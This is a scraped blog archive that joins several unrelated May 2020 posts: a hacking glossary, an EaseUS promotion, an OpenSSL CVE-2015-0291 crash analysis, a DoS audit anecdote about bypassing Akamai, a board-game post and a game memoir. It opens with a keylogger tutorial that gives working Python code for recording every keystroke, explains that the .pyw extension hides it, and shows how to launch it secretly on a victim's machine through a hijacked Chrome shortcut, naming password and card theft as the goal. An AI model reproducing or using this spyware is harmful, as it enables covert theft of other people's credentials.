Thursday, May 7, 2020

How To Make A Simple And Powerful Keylogger Using Python

A keylogger is a computer program which can be written using any computer programming language such as c++ when you install it on a Victim system it can keep the records of every keystroke in a text file. Keylogger is mainly used to steal confidential data such as passwords, credit card numbers etc.

How to make a python keylogger?

A keylogger can be programmed using any programming language such as c++, java, c# e.tc. For this tutorial, I will use python to make a keylogger, because python is flexible, powerful and simple to understand even a non-programmer can use python to make a keylogger.
Requirements to create a python keylogger
  • Computer With Operating system: Windows, Mac os or Linux
  • Python must be installed on the system
  • Pip (Python index package ) you will need this to install python software packages.
  • Pypiwin32 and PyHook packages
  • Basic understanding of computers
You will learn to install these things one by one. If you have already installed and configured the python development kit feel free to skip Part 1.
Part 1: Downloading Python and pip, setting up the environment to create the keylogger.Step 1:
Download python development kit by clicking here.
Choose python 2.7 because I am using this version. It is ok if you have a different version of python this method will work on every version of python.
Step 2:
Installation of python is pretty simple.Open the python setup file, Mark the checkboxes Very important else you have to set the python path manually, and click on Install Now.
Step 3:
You need Pypiwin32 and PyHook python packages to create python keylogger. To install these packages you need pip, you can install Pypiwin32 and PyHook without using pip which is not recommended.
To download pip go to https://pip.pypa.io/en/stable/installing/ and Save link as by right clicking on get-pip.py. when the download is done, just run the get-pip.py file.
Now you need to set the Variable path for pip to do this right click on the computer icon and choose properties.
Now click on the Advanced system settings
Choose Environment Variables.
Choose New, Set the Variable name: PATH and Variable value as C:\Python27\Scripts
Click on ok.
Part 2: Installing Pypiwin32 and PyHook python Packages using pip:
Open Command Prompt(CMD) and type: pip installs Pypiwin32 press the Enter Key, wait for the installation to complete. After the Pypiwin32 package installation type: pip install PyHook press the Enter Key and wait for the installation to complete.When done close the Command Prompt.
Part 3: Creating and testing the python keylogger:
Now you have configured your environment and installed all the necessary packages, let's start creating the keylogger. Click on the start menu and scroll down until you find Python 2.7, run python IDLE(GUI) by clicking on it.
Go to the File, from the drop-down menu choose New file.

Python Keylogger source code:

Copy these lines of code and paste into the new file. Modify the directory in the second line of code to your own location e.g 'C:\test\log.txt' this will create a folder named test in C save the log.txt file there when the Keylogger start.
import pyHook, pythoncom, sys, logging
file_log='F:\\test\\log.txt'
def onKeyboardEvent(event):
logging.basicConfig(filename=file_log,level=logging.DEBUG,format='%(message)s')
chr(event.Ascii)
logging.log(10,chr(event.Ascii))
return True
hooks_manager=pyHook.HookManager()
hooks_manager.KeyDown=onKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
Save your file as a test.pyw at any location you want, the .pyw extension is very important because of it the python keylogger will run in the background without notifying the user.
The Python Keylogger is now completed you can test it out by opening it and typing some text in your browser, go to the log.txt file which is in the F:\test\log.txt on my PC. You will find your log.txt file in C:\test\log.txt.But what if you want to test it on someone else computer? you want to run it without the user knowing that it has been launched, this can be done by attaching it to the program that the victim always uses such as Google Chrome.
Let's make the python keylogger auto-launchable by attaching it the Google Chrome.
Copy the following code and paste into notepad. Save it by giving .bat extension e.g launch.bat in a hidden location, e.g c:\test\launch.bat
Now right click on the google chrome desktop shortcut icon and click on properties. You will see a field called Target. Change the target field to the batch file launch.bat directory that you created. let's say you have saved your launch.bat file in a test folder in C, Then change the target field with "C:\test\launch.bat". Now, whenever the user opens chrome the keylogger will run automatically.
Related news
  1. Curso Growth Hacking
  2. Brain Hacking
  3. Hacking Etico Curso Gratis
  4. Hacking News
  5. Curso De Hacking
  6. Best Hacking Books

Wednesday, May 6, 2020

TERMINOLOGIES OF ETHICAL HACKING

What is the terminologies in ethical hacking?

Here are a few key terms that you will hear in discussion about hackers and what they do:


1-Backdoor-A secret pathway a hacker uses to gain entry to a computer system.


2-Adware-It is the softw-are designed to force pre-chosen ads to display on your system.


3-Attack-That action performs by a attacker on a system to gain unauthorized access.


4-Buffer Overflow-It is the process of attack where the hacker delivers malicious commands to a system by overrunning an application buffer.


5-Denial-of-Service attack (DOS)-A attack designed to cripple the victim's system by preventing it from handling its normal traffic,usally by flooding it with false traffic.


6-Email Warm-A virus-laden script or mini-program sent to an unsuspecting victim through a normal-looking email message.


7-Bruteforce Attack-It is an automated and simplest kind of method to gain access to a system or website. It tries different combination of usernames and passwords,again & again until it gets in from bruteforce dictionary.


8-Root Access-The highest level of access to a computer system,which can give them complete control over the system.


9-Root Kit-A set of tools used by an intruder to expand and disguise his control of the system.It is the stealthy type of software used for gain access to a computer system.


10-Session Hijacking- When a hacker is able to insert malicious data packets right into an actual data transmission over the internet connection.


11-Phreaker-Phreakers are considered the original computer hackers who break into the telephone network illegally, typically to make free longdistance phone calls or to tap lines.


12-Trojan Horse-It is a malicious program that tricks the computer user into opening it.There designed with an intention to destroy files,alter information,steal password or other information.


13-Virus-It is piece of code or malicious program which is capable of copying itself has a detrimental effect such as corrupting the system od destroying data. Antivirus is used to protect the system from viruses.


14-Worms-It is a self reflicating virus that does not alter  files but resides in the active memory and duplicate itself.


15-Vulnerability-It is a weakness which allows a hacker to compromise the security of a computer or network system to gain unauthorized access.


16-Threat-A threat is a possible danger that can exploit an existing bug or vulnerability to comprise the security of a computer or network system. Threat is of two types-physical & non physical.


17-Cross-site Scripting-(XSS) It is a type of computer security vulnerability found in web application.It enables attacker to inject client side script into web pages viwed by other users.


18-Botnet-It is also known as Zombie Army is a group of computers controlled without their owner's knowledge.It is used to send spam or make denial of service attacks.


19-Bot- A bot is a program that automates an action so that it can be done repeatedly at a much higher rate for a period than a human operator could do it.Example-Sending HTTP, FTP oe Telnet at a higer rate or calling script to creat objects at a higher rate.


20-Firewall-It is a designed to keep unwanted intruder outside a computer system or network for safe communication b/w system and users on the inside of the firewall.


21-Spam-A spam is unsolicited email or junk email sent to a large numbers of receipients without their consent.


22-Zombie Drone-It is defined as a hi-jacked computer that is being used anonymously as a soldier or drone for malicious activity.ExDistributing Unwanted Spam Emails.


23-Logic Bomb-It is a type of virus upload in to a system that triggers a malicious action when certain conditions are met.The most common version is Time Bomb.


24-Shrink Wrap code-The process of attack for exploiting the holes in unpatched or poorly configured software.


25-Malware-It is an umbrella term used to refer a variety of intrusive software, including computer viruses,worms,Trojan Horses,Ransomeware,spyware,adware, scareware and other malicious program.


Follow me on instagram-anoymous_adi

Read more


How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

Well, Windows users have a bad habit of removing files from recycle bin. Deleting useless files from Recycle Bin helps a user to save some storage space which can improve the speed of a computer. However, Windows users do that more frequently and later regret. Actually, Recycle Bin is a place from where we can get back our deleted files and folders.
Sometimes, we accidentally delete our important files and folders and due to some reason we lose them from Recycle bin too! At that time, we search for recovery methods. Well, there are many methods available over the web which can help you to recover deleted files from computer, but, when it comes to reliability, nothing can beat EaseUS.

What Is EaseUS Data Recovery Wizard?

EaseUS is one of the leading software providers which is known for its data recovery programme. EaseUS offers some free data recovery software that can help you to recover deleted, formatted or lost data from PC, laptop or removable device easily and quickly.
One of the best thing about EaseUS is that it provides tools for recycle bin recovery which can help you to get back files that you have deleted from the Recycle bin itself. EaseUS Data Recovery Wizard free can easily recover lost files, pictures, documents, videos and more from deleting, formatting, partition loss, OS crash, virus attack and other data loss cases.

How To Recover Deleted Files?

If you are struggling to get back your lost data files, then here is an easy data recovery method which will help you to get back deleted files on your computer. Below, we are going to share a mini guide on how to use EaseUS Recycle Bin Recovery to get back your deleted data.

Step 1. First of all, you need to download and install EaseUS Data Recovery Wizard on your Windows computer and then launch it normally. You need to select the location where you want to scan and then click on 'Scan'

Step 2. Now, wait for few minutes until the tool finishes scanning your drive. The tool search for files that got deleted or cleaned from the Recycle Bin.

Step 3. Now it will show you files that you can recover. Here you need to click on the file which you want to recover and click on 'Recover'
That's it, you are done! This is how you can use EaseUS data recovery to get back your deleted files on your computer.

Benefits of EaseUS Data Recovery

Well, the data recovery tool provided by EaseUS comes with many benefits. It can not only recover accidentally deleted files, but it can also recover data in case of Virus Attacks, Hard Disk Damage, OS Crash etc.
You can also use this awesome data recovery wizard to recover deleted files from External Disk, USB Drive, Camcorder, Mobile Devices, Zip Drive, iPod, Music Player and more.
Overall, this is one of the best data recovery tools you can have on your Windows computer. EaseUS Data Recovery also has a free version with restricted features. Overall, this is a stress-free solution to get back your deleted files

More information


TLS V1.2 Sigalgs Remote Crash (CVE-2015-0291)


OpenSSL 1.0.2a fix several security issues, one of them let crash TLSv1.2 based services remotelly from internet.


Regarding to the TLSv1.2 RFC,  this version of TLS provides a "signature_algorithms" extension for the client_hello. 

Data Structures


If a bad signature is sent after the renegotiation, the structure will be corrupted, becouse structure pointer:
s->c->shared_sigalgs will be NULL, and the number of algorithms:
s->c->shared_sigalgslen will not be zeroed.
Which will be interpreted as one algorithm to process, but the pointer points to 0x00 address. 


Then tls1_process_sigalgs() will try to process one signature algorithm (becouse of shared_sigalgslen=1) then sigptr will be pointer to c->shared_sigalgs (NULL) and then will try to derreference sigptr->rhash. 


This mean a Segmentation Fault in  tls1_process_sigalgs() function, and called by tls1_set_server_sigalgs() with is called from ssl3_client_hello() as the stack trace shows.


StackTrace

The following code, points sigptr to null and try to read sigptr->rsign, which is assembled as movzbl eax,  byte ptr [0x0+R12] note in register window that R12 is 0x00

Debugger in the crash point.


radare2 static decompiled


The patch fix the vulnerability zeroing the sigalgslen.
Get  David A. Ramos' proof of concept exploit here


More articles

Tuesday, May 5, 2020

Vulcan DoS Vs Akamai

In the past I had to do several DoS security audits, with múltiples types of tests and intensities. Sometimes several DDoS protections were present like Akamai for static content, and Arbor for absorb part of the bandwith.

One consideration for the DoS/DDoS tools is that probably it will loss the control of the attacker host, and the tool at least has to be able to stop automatically with a timeout, but can also implement remote response checks.

In order to size the minimum mbps needed to flood a service or to retard the response in a significant amount of time, the attacker hosts need a bandwith limiter, that increments in a logarithmic way up to a limit agreed with the customer/isp/cpd.

There are DoS tools that doesn't have this timeouts, and bandwith limit based on mbps, for that reason I have to implement a LD_PRELOAD based solution: bwcontrol

Although there are several good tools for stressing web servers and web aplications like apache ab, or other common tools used for pen-testing, but I also wrote a fast web flooder in c++ named wflood.

As expected the most effective for taking down the web server are the slow-loris, slow-read and derivatives, few host were needed to DoS an online banking. 
Remote attacks to database and highly dynamic web content were discarded, that could be impacted for sure.

I did another tool in c++ for crafting massive tcp/udp/ip malformed packets, that impacted sometimes on load balancers and firewalls, it was vulcan, it freezed even the firewall client software.

The funny thing was that the common attacks against Akamai hosts, where ineffective, and so does the slow-loris family of attacks, because are common, and the Akamai nginx webservers are well tunned. But when tried vulcan, few intensity was enough to crash Akamai hosts.

Another attack vector for static sites was trying to locate the IP of the customer instead of Akamai, if the customer doesn't use the Akamai Shadow service, it's possible to perform a HTTP Host header scan, and direct the attack to that host bypassing Akamai.

And what about Arbor protection? is good for reducing the flood but there are other kind of attacks, and this protection use to be disabled by default and in local holidays can be a mess.

Related links


Friday, May 1, 2020

Euronimoes

Dave Ross wrote to tell me about his print and play game Euronimoes, which is in its third and final edition (hasn't required any updates in 4 years).

Print and play games are great for time when you are stuck at home, because they: are craft projects (sometimes minimally), free, and usually light, simple, and family-oriented.


Euronimoes fits the bill, as a Euro-style pattern building game, which requires only one or two sets of Dominoes (0-6) and a few poker chips for each player, and the free rules from his site.

On each turn, you take a Domino into your hand, either from a "market" or the draw pile, and then play one from your hand into your personal pattern space (see the above figure, for example). Dominoes in the market cost -1 (you gain a chip) up to 3 chips, while taking a random Domino always gives you 1 chip.

Columns in your space must always form runs up or down (if touching), and you score the lowest tile in each run; lowest score in the end wins. There is also an option to build upwards and take off more points from your score.

That's about it; details are in the free rules.

I'm That Guy!

I am replaying Suikoden 2 at the moment, a game I last played back in something like 2001. I'm now playing it on PSN, purchasing it for something like $5.

 Funnily enough though, I actually owned the game back in 2001! The actual CD! FFVII basically took over my life when I was 11 years old and after completing it, and becoming obsessed with it, I started looking through my back copies of the Official Playstation Magazine to try and find some games that were like it in some way, part of this genre called "RPG" which I had never even known to have existed previously (I'm not sure I can be blamed for this either, because in the UK we hardly received any RPGs for consoles).

I made it my mission to check out the used sections of Electronic Boutique and the other second hand games shops near me (which included a shop called a record shop called Bebop and another which I think was called Games Express in Sutton, surrey).

 On one fateful day, I found it, Suikoden II, as I flicked through the boxes in Games Express. From what I remember, I think I payed an insignificant amount for the game, I certain don't remember having the save and go back, I'm guessing it must have been about £10. I took it home, I played the game through and I had a great time with it, it isn't too tricky and I completed it, getting the 'bad ending' the only ending I knew of at the time. And then I took it in a second hand game shop and sold it.

 I'm that guy! I had Suikoden II, now worth £150 on EBAY, and at points in the past worth even more. I have almost no recollection of exactly what I traded it in for. Sometimes I like to tell people I traded it in part exchange for Chrono Cross.... but I don't know for certain if that is true. I know I definitely got CC pretty soon after Suikoden II, but I don't know... another memory says I traded it in for Ergheiz (now worth as much as Suikoden II on EBAY! A game which I also traded in!), or possibly it was Destrega or Street Fighter Alpha 3. The thing I do remember though is that I was surprised at how much the store gave me for Suikoden II, I think it was £15 or something, more than I paid for it to begin with.... I think they got the recommended price out of a book.

 Anyway, I'm that guy, the guy that traded a super rare and expensive game in for almost nothing. But in all things Praise be Jesus Christ now and forever. Games are there for fun and recreation, and if we are really lucky, we can find something good and true and beautiful in them which can lead us to praise Him and bless Him and love Him more. Games aren't my life, my life is hid with Christ in God.

 I played a lot of great games back in the day, I owned and played almost every PS1 RPG released in the UK, and now I own Suikoden II once again on PSN, in all honesty I have no regrets that I sold it, but it makes a fun story. I am going to write a review on Suikoden II soon. There is a lot in this beautiful game which is genuinely inspirational and supportive of the truths of our holy faith.